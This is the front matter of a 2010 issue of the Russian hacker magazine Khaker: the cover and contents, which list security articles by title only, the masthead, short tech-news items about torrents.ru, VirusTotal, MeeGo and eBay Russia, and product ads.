

# ХАКЕР

www.xakep.ru

АПРЕЛЬ 04 (135) 2010

## УБИТЬ DEP'A

СПОСОБЫ ОБМАНА  
HARDWARE-DEP

СТР. 68



## ХАКЕРСКИЙ РАСПРЕДЕЛ


.NET REMOTING: РАЗРАБОТКА  
СИСТЕМЫ РАСПРЕДЕЛЕННЫХ  
GRID-ВЫЧИСЛЕНИЙ

СТР. 96


# сартча

ТЕОРИЯ  
И ПРАКТИКА  
РАСПОЗНАВАНИЯ  
КАПЧЕЙ

СТР. 44



(game)land  
hi-tun media



publishing for enthusiasts

## БАГИ ACTIVEX

ПИШЕМ СПЛОИТЫ  
ДЛЯ ДЫРЯВЫХ КОМПОНЕНТОВ

СТР. 58

## ОСЬ ДЛЯ НЕТБУКА

КАКОЙ LINUX ПОСТАВИТЬ?


СТР. 90

# СЫРОК ЗЕБРА - БЫСТРЫЙ ВЗЛОМ ГОЛОДА!

Взлом голода in process



50% completed



Загружено: 100 % вкуса, 100 % пользы

Открыть еще один глазированный сырок "Зебра" после завершения загрузки


Я сыт :)

Я сыт :)

Взломай голод, пока он не взломал тебя!  
Ты ещё думаешь, как?  
Просто – с помощью глазированного сырка «Зебра»!

Ищи на прилавках города!

реклама



<http://group.xakep.ru>

# INTRO

**Рад представить тебе наш новый проект:** Фокус-группу журнала Хакер — <http://group.xakep.ru>. Идея в том, чтобы каждый читатель журнала мог участвовать в жизни **X**, сообщая напрямую редакции свои мысли, критику и пожелания, а мы тут в редакции могли бы получать удобные отчеты об интересности каждого номера и собранные воедино отзывы и предложения. Открою небольшой секрет: подобная фокус-группа у нас существовала на протяжении последних 6 лет в приватном, полузакрытом режиме. Но сейчас пришло

время изменений и мы создали специальный сайт, на котором ты можешь оценивать статьи номера и развернуто высказывать свое мнение. Не обошли мы стороной и мотивационный фактор: самым активным тестерам мы будем дарить различные подарки, начиная с беспроводных мышек и заканчивая подписками на **X**. В общем, вперед: <http://group.xakep.ru>  
**Главред X, nikitozz**

# CONTENT

## MegaNews

004 Все новое за последний месяц

## Ferrum

016 **Скромно, но со вкусом**  
Тестирование недорогих видеооплат

## PC\_ZONE

020 **Служба сбора доходов**  
Настраиваем прием платежей на своем сайте

025 **Колонка редактора**  
Финал ACM ICPC: уехали золотом, но мы не первые

026 **Нужна ли нам новая студия?**  
Новые фишки Visual Studio 2010 из первых уст

030 **Блочим блокиеры**  
Полный мануал по борьбе с блокираторами

## Взлом

034 **Easy-Hack**  
Хакерские секреты простых вещей

038 **Обзор эксплоитов**  
Анализ свеженьких уязвимостей

**044 Взлом CAPTCHA: теория и практика**  
Разбираемся, как ломают капчи

050 **Unserialize баг в картинках**  
Ошибки десериализации классов на живых примерах

054 **Гюльчатая, открой личико**  
Получение информации о веб-приложении нетрадиционными способами

058 **Глумимся над объектами**  
Взлом ActiveX

064 **Учимся на ошибках**  
Методика проведения Error-based SQL-Injection

068 **Убить DEP'a**  
Теория и практика обмана hardware-DEP

074 **X-Tools**  
Программы для взлома

## Сцена

076 **Там будет интересно**  
Календарь хакерских тусовок 2010

## Юниксойд

080 **Тише едешь — крепче нервы**  
Снижаем программными средствами шум, издаваемый компьютером

084 **Прокачай свою консоль**  
Терминальные мультиплексоры GNU Screen и tmux — ключ к эффективному использованию консоли

090 **Битва за прописку на нетбуке**  
Выбираем дистрибутив Linux для мини-ноутбука

## Коддинг

096 **Хакерский распредел**  
.NET Remoting: программим системы распределенных grid-вычислений

099 **Распиливаем .NET**  
Дебаг и дизассемблирование приложений в .NET Framework

102 **Мобильные шаровары**  
Учимся разрабатывать и продавать Shareware-программы для Symbian

106 **Программерские типсы и трюксы**  
Потайные ходы в подземелье C#

## SYN/ACK

110 **Когда размер имеет значение**  
Справляемся с проблемами роста внутрикорпоративной сети

115 **Оставленные без присмотра**  
Автоматизируем настройку серверов с помощью CFEngine 2

120 **IN DA FOCUS**  
Обзор серверных железок

122 **Правители виртуального мира**  
Обзор панелей управления виртуальными серверами

128 **Теневые магистрали Сети**  
Настройка VPN в вопросах и ответах


## Юниты

134 **PSYCHO: Коддинг на нейролингве**  
Нейролингвистическое программирование: внедряемся по-хакерски

140 **FAQ UNITED**  
Большой FAQ

143 **Диско**  
8.5 Гб всякой всячины

144 **WWW2**  
Удобные web-сервисы



# 026


## Нужна ли нам новая студия?

Новые фишки Visual Studio 2010 из первых уст

# 044

## Взлом CAPTCHA: теория и практика

Разбираемся,  
как ломают капчи



# 068

## Убить DEP'а

Теория и практика обмана  
hardware-DEP

# captcha



# 128

## Теневые магистрали Сети

Настройка VPN в вопросах и ответах

# 090

## Битва за прописку на нетбуке

Выбираем дистрибутив Linux  
для мини-ноутбука

### /РЕДАКЦИЯ

#### >Главный редактор

Никита «nikitozz» Кислицин  
(nikitozz@real.xakep.ru)

#### >Выпускающий редактор

Николай «gort» Андреев  
(gorlum@real.xakep.ru)

#### >Редакторы рубрик

##### ВЗЛОМ

Дмитрий «Forb» Докучаев  
(forb@real.xakep.ru)

PC\_ZONE и UNITS

Степан «step» Ильин  
(step@real.xakep.ru)

UNIXOID, SYNACK и PSYCHO

Андрей «Andrushock» Матвеев  
(andrushock@real.xakep.ru)

##### КОДИНГ

Александр «Dr. Klouniz» Лозовский  
(alexander@real.xakep.ru)

#### >Литературный редактор

Александр Бергман  
(bergman@gameland.ru)

#### >Редактор xakep.ru

Леонид Боголюбов (xa@real.xakep.ru)

### /ART

#### >Арт-директор

Евгений Новиков  
(novikov.e@gameland.ru)

#### >Верстальщик

Вера Светлицы  
(svetlyh@gameland.ru)

### /DVD

#### >Выпускающий редактор

Степан «Step» Ильин  
(step@real.xakep.ru)

#### >Редактор Unix-раздела

Антон «Ant» Жуков

#### >Монтаж видео

Максим Трубицын

### /PUBLISHING

#### (game)land

#### >Учредитель

ООО «Гейм Лэнд», 119021, Москва, ул.

Тимура Фрунзе, д. 11, стр. 44-45

Тел.: +7 (495) 935-7034

Факс: +7 (495) 780-8824

#### >Генеральный директор

Дмитрий Агарунов

#### >Управляющий директор

Давид Шостак

#### >Директор по развитию

Паша Романовский

#### >Директор по персоналу

Татьяна Гудебская

#### >Финансовый директор

Анастасия Леонова

#### >Редакционный директор

Дмитрий Ладыженский

#### >PR-менеджер

Наталья Литвиновская

#### >Директор по маркетингу

Дмитрий Плющев

#### >Главный дизайнер

Энди Тернбулл

#### >Директор по производству

Сергей Кучерявый

### /РЕКЛАМА

/ Тел.: (495) 935-7034, факс: (495) 780-8824

#### >Директор группы GAMES & DIGITAL

Евгения Горячева (goryacheva@gameland.ru)

### >Менеджеры

Ольга Емельянцева

Мария Нестерова

Мария Николаенко

Марина Румянцева

#### >Менеджер по продаже Gameland TV

Максим Соболев

#### >Работа с рекламными агентствами

Лидия Стрекнева (strekneva@gameland.ru)

#### >Старший менеджер

Светлана Пинчук

#### >Менеджеры

Надежда Гончарова

Наталья Мистюкова

#### >Директор группы спецпроектов

Арсений Ашомко (ashomko@gameland.ru)

#### >Старший трафик-менеджер

Марья Алексеева

### /ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ

#### >Директор

Александр Коренфельд  
(korenfeld@gameland.ru)

#### >Менеджеры

Александр Гурьяшкин

Светлана Мюллер

### /ОПТОВАЯ ПРОДАЖА

#### >Директор отдела

дистрибуции  
Андрей Степанов (andrey@gameland.ru)

#### >Руководитель московского

направления  
Ольга Девальд (devald@gameland.ru)

#### >Руководитель регионального

направления  
Татьяна Кошелева (kosheleva@gameland.ru)

### >Руководитель отдела подписки

Марина Гончарова

(goncharova@gameland.ru)

тел.: (495) 935.70.34

факс: (495) 780.88.24

#### > Горячая линия по подписке

тел.: 8 (800) 200.3.999

Бесплатно для звонящих из России

#### > Для писем

101000, Москва,

Главпочтамт, а/я 652, Хакер

Зарегистрировано в Министерстве

Российской Федерации по делам печати,

телерадиовещанию и средствам массовых

коммуникаций ПИ Я 77-11802 от 14

февраля 2002 г.

Отпечатано в типографии

«Lietuvos Rivas», Литва.

Тираж 100 000 экземпляров.

Цена договорная.

**Мнение редакции** не обязательно совпадает

с мнением авторов. Редакция уведомляет:

все материалы в номере предоставляются

как информация к размышлению. Лица,

использующие данную информацию

в противозаконных целях, могут быть

привлечены к ответственности. Редакция в

этих случаях ответственности не несет.

**Редакция** не несет ответственности за

содержание рекламных объявлений в

номере. **За перепечатку** наших материалов

без спроса — преследуем.

**По вопросам** лицензирования и получения

прав на использование редакционных мате-

риалов журнала обращайтесь по адресу:

content@gameland.ru

© 000 «Гейм Лэнд», РФ, 2009



# MEGANews

ОБО ВСЕМ ЗА ПОСЛЕДНИЙ МЕСЯЦ

## СОЛОМОНОВА КЛАВИАТУРА



Мы как-то уже писали про антибактериальный набор, состоящий из клавиатуры и мышки — за счет высокоэффективного биоцидного вещества, добавляемого в пластик при производстве, оба девайса являются для бактерий врагом номер один. И вот еще один прецедент — славную традицию «стерильных» устройств ввода пополнила беспроводная клавиатура Cleankeys Touch Sensitive от компании Cleankeys Inc. Здесь не используется никаких специальных веществ, создатели вообще пошли от противного и решили, что раз уж грязь и микробы в основном скапливаются под клавишами, значит, от них просто нужно избавиться. Так Cleankeys Touch Sensitive стала сенсорной, то есть совершенно плоской и гладкой, согласно логике авторов — заразе теперь негде прятаться! Как бы оправдывая отсутствие кнопок, странный киборд может похвастаться треппадом, функциональной клавишей и минималистичным, легким дизайном. Пожалуй, единственное, что, может удержать любителей необычных гаджетов от покупки — цена устройства, все же \$450 за «стеклянную» версию и \$400 за обычную, это как-то чересчур. К тому же не стоит забывать, что такая клавиатура лишена тактильной составляющей. Сразу вспоминается лазерная клавиатура, которая вырисовывала очертания клавиш на любой поверхности. Увы, после десяти минут работы на такой клавише пальцы хочется поскорее засунуть в ведро со льдом.

**2 МИЛЛИОНА ДОЛЛАРОВ — GOOGLE ПОЖЕРТВОВАЛ WIKIMEDIA FOUNDATION.**

► 004

## ВСЕ ПОБЕЖАЛИ И Я ПОБЕЖАЛ

Интересную штуку вынесли на суд публики эксперты из Лаборатории Касперского, и в кои-то веки это вовсе не новая критическая уязвимость, не вирус и даже не весть о масштабной эпидемии. В ЛК проделали каверзный эксперимент: добавили в базу антивирусного проекта Virus Total ([www.virustotal.com](http://www.virustotal.com)) 20 чистых файлов и 10 из них отметила как малварь. Таким образом, ожидалось проверить реакцию антивирусов на эффект толпы. Дело в том, что при составлении баз, многие антивирусные компании пользуются сторонними сканерами, в том числе и от Virus Total. Итог эксперимента неутешителен, но вполне предсказуем — уже через 10 дней все 10 ни в чем не повинных файлов определялись 14 другими антивирусными сканерами, как вирусы. Владелец Virus Total — компания Hispasec Sistemas, уже заявили, что представители ЛК

поступили некорректно, обнаружив эту информацию в ходе пресс-тура в Москве, а не на тематической конференции. Дескать, у хозяев Virus Total сложилось впечатление, что Лаборатория Касперского пытается их очернить. В ЛК это, конечно, отрицают, поясняя, что лишь хотели указать на многочисленные ошибки в текущей системе детектирования малваря, которые к тому же передираются друг у друга.



Windows®. Жизнь без преград. ASUS рекомендует ОС Windows 7.



# Ноутбуки ASUS серии N Чистый звук. Яркий цвет.

Современная мультимедийная платформа с интерфейсом USB 3.0

- Подлинная ОС Windows® 7 Домашняя расширенная
- Новый процессор 2010 года Intel® Core™ i7
- Превосходный звук с технологией SonicMaster
- Идеальное воспроизведение видео с технологией Video Magic

Ноутбук ASUS N61J, оснащенный процессором Intel® Core™ i7 и подлинной операционной системой Windows® 7 Домашняя расширенная, открывает двери в мир компьютерных развлечений. Он идеально подходит для современных мультимедийных приложений. Так, его высокоскоростной интерфейс USB 3.0 позволяет передавать файлы в 10 раз быстрее, чем USB 2.0. Просмотр телевизионных передач и видео в форматах HD, прослушивание MP3 – все это доступно с ноутбуком ASUS N61J. Мультимедийные качества моделей серии N впечатлят любого пользователя. Реализованные в них технологии SonicMaster и Video Magic обеспечивают поразительное качество звука и четкое, яркое изображение. С новым ноутбуком ASUS серии N мир компьютерных развлечений предстанет перед вами в совершенно новом свете и звуке.

[www.asus.ru](http://www.asus.ru) Всемирная гарантия 2 года Горячая линия ASUS: (495) 23-11-999

Информацию о том, где купить ноутбуки ASUS в Москве и Санкт-Петербурге, можно найти на сайте [www.asusnb.ru](http://www.asusnb.ru)  
**Владивосток:** В-Лазер (4232) 218-000; ДНС (4232) 300-454; **Владимир:** Компьютер-Имидж (4922) 33-19-66; **Воронеж:** РЕТ (4732) 77-93-39; **Екатеринбург:** Буква (343) 22-22-025; **Класс** (343) 216-17-01; **Норд** 8-800-2000-787; **Ижевск:** Корпорация «Центр» (3412) 91-88-11; **Казань:** Ноутбукофф (843) 264-39-32; **Киров:** Технополис (8332) 480-888; **Краснодар:** Владос (861) 210-10-01; **Красноярск:** Аверс (3912) 560-561; **Старком** (3912) 49-11-11; **Липецк:** Регард-тур (4742) 220-555; **Новосибирск:** ГОТТИ (383) 362-00-44; **Левел** (383) 212-00-05; **НЭТА** (383) 304-10-10; **Техносили** (383) 22-33-770; **Нижний Новгород:** Алтэкс (831) 411-87-87; **Норильск:** Юрмала-М (3919) 46-73-36; **Омск:** РИТМ (3812) 20-05-08; **Пермь:** Ноутбукофф (342) 270-01-11; **Новоур** (342) 210-10-84; **Ростов-на-Дону:** Иманго (863) 240-40-32; **Санрайз** (863) 243-65-65; **Самара:** Прагма (846) 270-17-01; **Саратов:** АТТО (8452) 444-111; **Сургут:** Компьютерный супермаркет «ПЕРВЫЙ» (3462) 247-000; **Томск:** Интант (3822) 56-00-56; **Тюмень:** Арсенал+ (3452) 797-070; **Ульяновск:** Симбирск-М+ (8422) 420-003; **Уфа:** Класас (347) 291-21-12; **ФортевД** (347) 260-00-00; **Чебоксары:** Квартон (8352) 62-55-51; **Якутск:** Респект (4112) 44-55-44

Intel, логотип Intel, Intel Inside, Intel Core и Core Inside являются товарными знаками корпорации Intel на территории США и других стран.

Товар сертифицирован, на правах рекламы.



MeeGo™

## НОВАЯ МОБИЛЬНАЯ ОС ОТ NOKIA. ОПЯТЬ?

Не успела еще отшуметь новая версия Maemo, которую мы мучали на протяжении последних трех месяцев, как Nokia объявила о разработке новой ОС. На мобильном конгрессе, прошедшем недавно в Барселоне, компании Nokia и Intel раскрыли карты, представив свое новое детище — ОС MeeGo, предназначенную для мобильных устройств — смартфонов, нетбуков, планшетов и иже с ними. Новинка являет собой не что иное, как помесь двух уже существующих платформ: Moblin (Mobile Linux) и Maemo, и она будет открытой — разработчики опубликуют все исходники. Планируется, что MeeGo будет

мирно сосуществовать с Symbian, так как ее собираются устанавливать только на самые мощные, топовые модели серий, то есть, на девайсы типа Nokia N900. В качестве ядра будет использоваться стандартное ядро Linux с [kernel.org](http://kernel.org) в специальной конфигурации и, в случае необходимости, патчами. В качестве подсистемы для реализации интерфейсом будет в основном использоваться Qt, что ничуть не удивительно после приобретения проекта компанией Nokia. Ожидается, что первые устройства с MeeGo на борту появятся в продаже уже в конце текущего года.

**ЧИТАЛКИ С ЭЛЕКТРОННОЙ  
БУМАГОЙ AMAZON KINDLE  
БЬЮТ ВСЕ РЕКОРДЫ —  
ПРОДАЖИ УЖЕ  
ПРЕВЫСИЛИ 3 МИЛЛИОНА  
УСТРОЙСТВ ЗА ГОД.**

## РУССКОГО THE PIRATE BAY НЕ ПОЛУЧИЛОСЬ

Весь февраль Рунет буквально стоял на ушах, еще бы, ведь случилось страшное — правоохранительные органы посягнули на святая святых всех халявщиков — [torrents.ru](http://torrents.ru)! Однако, при ближайшем рассмотрении, когда градус паники спал, а любимый народом трекер спокойно возродился по адресу [rutracker.org](http://rutracker.org), стало ясно, что дело мутное.

Итак, по порядку: делегирование домена [torrents.ru](http://torrents.ru) было приостановлено регистратором «Ру-Центр» по представлению отдела СКП по Чертановскому району Москвы. СКП поясняет — 26 января текущего года некий житель Москвы «записал на жесткий диск ЭВМ» контрафактную русскую версию программы AutoCAD от компании Autodesk. Хуже того, он получил за это вознаграждение в размере 1,5 тысячи рублей. О причастности к этим страшным махинациям трекера [torrents.ru](http://torrents.ru) следователи, судя по всему, уже догадались сами (каким именно образом, неизвестно) и обратились в «Ру-Центр» с просьбой приостановить делегирование домена на время проведения предварительного следствия, ради «предотвращения совершения подобных преступлений».

И все бы ничего, да только вот компании Autodesk, а так же 1С, которую тоже пытались приплести к общей неразберихе, четко заявили, что инициаторами по этому делу ни в коем случае не являются, никаких исков не подавали и никаких претензий к трекеру у них нет. Для полноты картины добавим, что сами админы [torrents.ru](http://torrents.ru) узнавали о происходящем из тех же источников, что и взволнованные пользователи — из СМИ, связаться с командой трекера никто не пытался, и никаких уведомлений им не приходило. Весь этот хаос мистическим образом совпал с открытием

The screenshot shows the homepage of the Russian torrent site torrents.ru. At the top, there is a navigation bar with links for 'Главная', 'Трекер', 'Поиск', 'Правила', 'FAQ', 'ЛС', 'Группы', and 'Для правообладателей'. Below the navigation bar is a search bar and a login section. The main content area features a 'Новости трекера' (Tracker News) section with a list of recent news items, including 'Авторские раздачи от Ирины Желанной и Владимира Пресникова' and 'Видеочет от Фестивале "ЮБИЛА 2009 - Музыка и Море"'. A prominent notice in the center states that the domain TORRENTS.RU has been delegated to the 'Ru-Center' and that the site will be inaccessible for some time. Below the notice, there are sections for 'Авторские раздачи' (Authoritative releases) and 'Вопросы по использованию форума и трекера' (Questions about forum and tracker usage).

«первого легального онлайн-кинотеатра Рунета» ЕКиноТ.ру, и визитом в Россию делегации сильных мира IT — представители eBay, Twitter, Cisco Systems, Howcast, Adventure, Social Gaming Network и Mozilla, ученые и военные приезжали обменяться опытом. В составе делегации, например, присутствовали основатель Twitter Джек Дорси и Эштон Кутчер, который не только актер, но и исполнительный директор Catalys. «Что в итоге?» — спросишь ты? В итоге, Dreamtorrent (владельцы [torrents.ru](http://torrents.ru)) намереваются подать в суд на «Ру-Центр», к которому теперь имеется много вопросов — как ни смешно, с юридической точки зрения

случившееся выглядит скверно, и может выйти боком именно «Ру-Центру». Сам трекер с редкими перебоями продолжает работу по новому адресу, где до него не могут добраться наши власти, а старый домен администрация планирует вернуть только ради восстановления справедливости и редиректа. Понятное дело: авторитет всей зоны .ru сильно подорван. Да и работы у [torrents.ru](http://torrents.ru) прибавилось: уже несколько раз автор замечал текстовую страницу Cherokee ([www.cherokee-project.com](http://www.cherokee-project.com)) — очень шустрого веб-сервера, который, по всей видимости, используется в качестве HTTP-демона. Работу сервера после переезда приходится отлаживать.

**TWITTER ПРОДОЛЖАЕТ РАСТИ: ПЛАНКА В 1 МИЛЛИАРД ТВИТТОВ В МЕСЯЦ УЖЕ  
ПРОЙДЕНА, И КАЖДЫЙ МЕСЯЦ ЭТА ЦИФРА УВЕЛИЧИВАЕТСЯ ПРИМЕРНО НА 17%.**



РЕКЛАМА

# MetaTrader 4

На сегодняшний день информационно-торговая платформа MetaTrader является одним из самых популярных и передовых инструментов для работы на финансовых рынках. Терминал позволяет торговать самыми разными финансовыми продуктами: валютами, контрактами на разницу (CFD) на акции и фьючерсы с одного счета.

- **Воплощение концепции «все-в-одном»**  
возможность анализировать динамику финансовых инструментов, совершать торговые операции, создавать и использовать программы автоматического трейдинга;
- **Простота в использовании**  
русскоязычное меню, возможность работать, не устанавливая программу на компьютер, понятный и удобный интерфейс, возможность торговать прямо с графиков;
- **Соответствие последнему слову в IT-разработках для финансового сектора**  
WAP, версия для КПК и смартфона; возможность работы через крупнейшую систему электронной торговли (ECN) Curtenex;
- **Полноценная информационная поддержка клиентов**  
круглосуточный пакет новостей on-line для клиентов от информационных агентств Dow Jones Newswires и «Прайм-ТАСС».

Компания «Альпари»  
Профессиональные услуги на финансовых рынках

8 (800) 200-01-31  
Звонок по России бесплатный

[www.alpari.ru](http://www.alpari.ru)



**Москва:** Руновский переулок, д. 10; (495) 710-76-76. **Санкт-Петербург:** ул. Ефимова, д. 4А, оф. 405; (812) 441-29-30, 441-29-31, В.О. 26-я линия, д. 15, корп. 2, оф. 5.7; (812) 322-22-41, 322-44-47. **Ростов-на-Дону:** пр. Буденновский, д. 60, оф. 1201; (863) 218-18-00, (863) 218-18-05. **Новосибирск:** ул. Ленина, д. 52, 8 этаж, оф. 804; (383) 287-25-43, 238-07-53. **Екатеринбург:** пр. Ленина, д. 25, оф. 4.115; (343) 378-20-38. **Нижегород:** ул. Ульянова, д. 26/11, оф. 1307; (831) 414-73-80, 411-73-80, 411-82-67. **Казань:** ул. Спартаковская, д. 6, 14 этаж, оф. 1408; (843) 526-55-40.

# ПОКАЗАТЕЛЬНЫЕ ВЫСТУПЛЕНИЯ ХАКЕРОВ



16-го февраля, в 10 часов утра в виртуальное пространство США вторглись неизвестные кибертеррористы и провели массированную атаку

на американские ресурсы. Звучит впечатляюще, верно? Вот такой необычный тренинг под названием Cyber ShockWave провел американский политологический институт Bipartisan Policy Center. Все происходило при открытых дверях, с прямой трансляцией на CNN. Хакерские игры в войнушку были спланированы крайне серьезно: для необычного реалисти-шоу в Вашингтоне построили точную копию Ситуационной комнаты Белого Дома, где собрались такие видные фигуры, как бывший министр национальной безопасности Майкл Чертофф, экс-

заместитель директора ЦРУ Джон Маклафлин и другие консультанты, специалисты и высшие офицеры. Короче говоря, со всем американским пафосом, который можно только представить. Такие учения впервые проходили «на публику», и собравшиеся не забывали играть роли, изображая действующих высших чинов, и комментировать происходящее в угоду зрителям. Вот только одно интересно. Посещала ли высших чинов спецслужб и прочих официальных лиц та же мысль, что и нас сейчас: «Им что делать больше нечего что ли» :).

## В КОМПАНИИ STRATEGY ANALYTICS СЧИТАЮТ, ЧТО К 2016 ГОДУ 90% АВТОМОБИЛЕЙ БУДУТ ИМЕТЬ ДОСТУП К СЕТИ.


### ХАЛЯВА, СЭР

Ну кто, скажи мне, не любит халяву? Особенно такую, за которую не жадуют настучать по голове вездесущие борцы за авторское право! Скажешь: «такой не бывает»? Конечно, бывает! Очередная благая попытка монетизации и легализации видеоконтента была предпринята компанией Digital Access. 26 февраля Digital Access запустила сервис [ivi.ru](http://ivi.ru), который уже сейчас содержит более 9.000 часов разной вкуснятины — здесь есть и сериалы и фильмы, и мультики и аниме, и научно-популярные передачи, и многое другое. Более сотни правообладателей дали добро на использование своих материалов. На резонный вопрос «и в чем подвох?», отвечаем — его, фактически, нет — зарабатывать сайт будет только за счет видеорекламы, прокрутить или отключить которую невозможно. На текущий момент, это более чем приемлемый компромисс в противостоянии «пользователи vs копирасты». [ivi.ru](http://ivi.ru) не первый подобный проект: существует так же [uravo.tv](http://uravo.tv), но контент ресурса почти полностью состоит из фильмов 30-х годов. У Rambler была попытка запустить похожий проект «Кинозал», не увенчавшая успехом, и так далее. Но, несмотря на неудачи коллег, в Digital Access настроены решительно и довольно оптимистично — планируется не только активно развивать ресурс, но к 2011 году предполагается занять 20% российского рынка сетевой видеорекламы. Отметим, что сервис сделан довольно добротно.



## МОРОЗЫ КРЕПЧАЮТ: У СБЕРБАНКА ЗАМЕРЗАЛ КАЖДЫЙ 44-Й БАНКОМАТ.

# НЕ ИБАЙ, НО ИБЭЙ, ВСТРЕЧАЕМ РУССКИЙ ИНТЕРФЕЙС





Вот и случилось то, чего многие давно ждали — крупнейший сетевой аукцион eBay повернулся к России передом, объявив, что 16 марта открывается доступ к русскоязычной версии сайта. Очень радужное событие, которое наверняка поспособствует развитию сервиса в России, если бы не несколько «но». По сути, все, что мы пока имеем — перевод интерфейса аукциона на русский язык, поддержку поисковых запросов на русском и, еще один весомый плюс в лице русскоязычной техподдержки. В остальном, никаких перемен — никакого представительства eBay в России пока не будет, а оплата лотов по-прежнему происходит через PayPal, который в нашей чудной стране, увы, можно использовать только для оплаты, но никак не на прием денежных средств. «Ну и ладно», скажешь ты — «все равно ничего продавать сам не буду». Увы, как только ты по какой-то причине (например, разбитой посылки из-за неправильной упаковки) захочешь вернуть товар, оплаченный «палкой», жди сюрприз: деньги не придут. В качестве утешения тебе дадут ваучер на скидку, эквивалентный потраченной сумме: это именно денег, живых и осязаемых, нет! Радует одно — eBay, наконец, обратил свой взгляд в нашу сторону, и даже провел переговоры с нашими платежными системами о возможном сотрудничестве и дальнейшем развитии русскоязычного сервиса. Скрестим пальцы и подождем.

Windows®. Жизнь без преград.  
Toshiba рекомендует ОС Windows 7.



Ищи знак  
Intel  
Inside®



## ➤ ДОВЕРЬТЕ TOSHIBA СОЗДАНИЕ ЕЩЕ ОДНОГО ШЕДЕВРА

Что делает искусство искусством? Преданность своему делу? Мастерство? Количество часов, потраченных на создание произведения?

Или искусство рождается в слиянии страсти и инноваций?

Истинная красота нашей новой линейки Satellite - в гармоничном сочетании всего этого. Но шедевр, которым мы гордимся даже больше - это ваше доверие, которого мы достигли, прислушиваясь к вам на протяжении более чем 25 лет и меняясь, чтобы соответствовать вашим потребностям.

Это и есть искусство понимания, которое проявляется во всем, что мы делаем.

Насладитесь всеми нашими шедеврами, включая новый Satellite L500, оснащенный процессором Intel® Core™2 Duo. Спрашивайте в магазинах или зайдите на [www.toshiba.ru](http://www.toshiba.ru).



### ➤ SATELLITE L500

- До процессора Intel® Core™2 Duo
- Лицензионная ОС Windows® 7 Home Premium
- Стандартная цифровая клавиатура
- Сенсорная панель с технологией Multi Touch
- USB с технологией Sleep-and-Charge

